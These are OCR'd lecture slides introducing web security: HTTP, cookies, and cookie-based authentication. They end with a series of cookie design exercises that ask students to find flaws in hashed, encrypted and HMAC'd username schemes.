
Web security: the high bits

- The largest distributed system in existence
- Multiple sources of threats, varied threat models
  - Users
  - Servers
  - Web Applications
  - Network infrastructure
  - We shall examine various threat models, attacks, and defenses
- Another way of seeing web security is
  - Securing the web infrastructure such that the integrity, confidentiality, and availability of content and user information is maintained



Early Web Systems

- Early web systems provided a click-render-click cycle of acquiring web content.
  - Web content consisted of static content with little user interaction.




HTTP: Hyper Text Transfer Protocol

- Browser sends HTTP requests to the server
  - Methods: GET, POST, HEAD, …
  - GET: to retrieve a resource (html, image, script, css,…)
  - POST: to submit a form (login, register, …)
  - HEAD (a HEAD request could fetches the Content-Length header to check the filesize without actually downloading the file)
- Server replies with a HTTP response
- Stateless request/response protocol
  - Each request is independent of previous requests
  - Statelessness has a significant impact on design and implementation of applications

Adding State to the Web:Cookies

- Cookies were designed to offload server state to browsers
  - Not initially part of web tools (Netscape)
  - Allows users to have cohesive experience
  - E.g., flow from page to page,
- Someone made a design choice
  - Use cookies to *authenticate* and *authorize* users
  - E.g. Amazon.com shopping cart, WSJ.com
- Q: What is the threat model?



Cookies
A cookie is a name/value pair created by a website to store information on your computer

Cookies

- An example cookie from my browser


Name	session-token
Content	"s7yZiOvFm4YymG…."
Domain	.amazon.com
Path	/
Send For	Any type of connection
Expires	Monday, September 08, 2031 7:19:41 PM

- Stored by the browser and used by the web applications
  - used for authenticating, tracking, and maintaining specific information about users
  - e.g., site preferences, contents of shopping carts
  - data may be sensitive
  - may be used to gather information about specific users
- Cookie ownership: Once a cookie is saved on your computer, only the website that created the cookie can read it

Web Authentication via Cookies

- HTTP is stateless
  - How does the server recognize a user who has signed in?
- Servers can use cookies to store state on client
  - After client successfully authenticates, server computes an authenticator and gives it to browser in a cookie
    - Client cannot forge authenticator on his own (session id)
  - With each request, browser presents the cookie
  - Server verifies the authenticator

A Typical Session with Cookies



Authenticators must be unforgeable and tamper-proof
(malicious clients shouldn’t be able to modify an existing authenticator)

How to design it?

Cookie Issues …

- New design choice means
  - Cookies must be protected
    - Against forgery (integrity)
    - Against disclosure (confidentiality)
- Cookies not robust against web designer mistakes, committed attackers
  - Were never intended to be
  - Need the same scrutiny as any other tech.

Many security problems arise out of a technology built for one thing incorrectly applied to something else.


Cookie Design 1: mygorilla.com

- Requirement: authenticate users on site

myschool.com

- Design:

1. set cookie containing hashed username
2. check cookie for hashed username




- Q: Is there anything wrong with this design?

Cookie Design 2: mygorilla.com

- Requirement: authenticate users on site

mygorilla.com

- Design:
  1. use digest authentication to login user
  2. set cookie containing encrypted username
  3. check cookie for encrypted username




- Q: Is there anything wrong with this design?

Cookie Design 2: mygorilla.com

- Requirement: authenticate users on site

myschool.com

- Design:
  1. set cookie containing encrypted username
  2. check cookie for encrypted username




- Q: Is there anything wrong with this design?

Cookie Design 2: mygorilla.com

- Requirement: authenticate users on site

myschool.com


- Design:
  1. set cookie containing encrypted + HMAC'd username
  2. check cookie for encrypted + HMAC'd username



- Q: Is there anything wrong with this design?

Exercise: Cookie Design

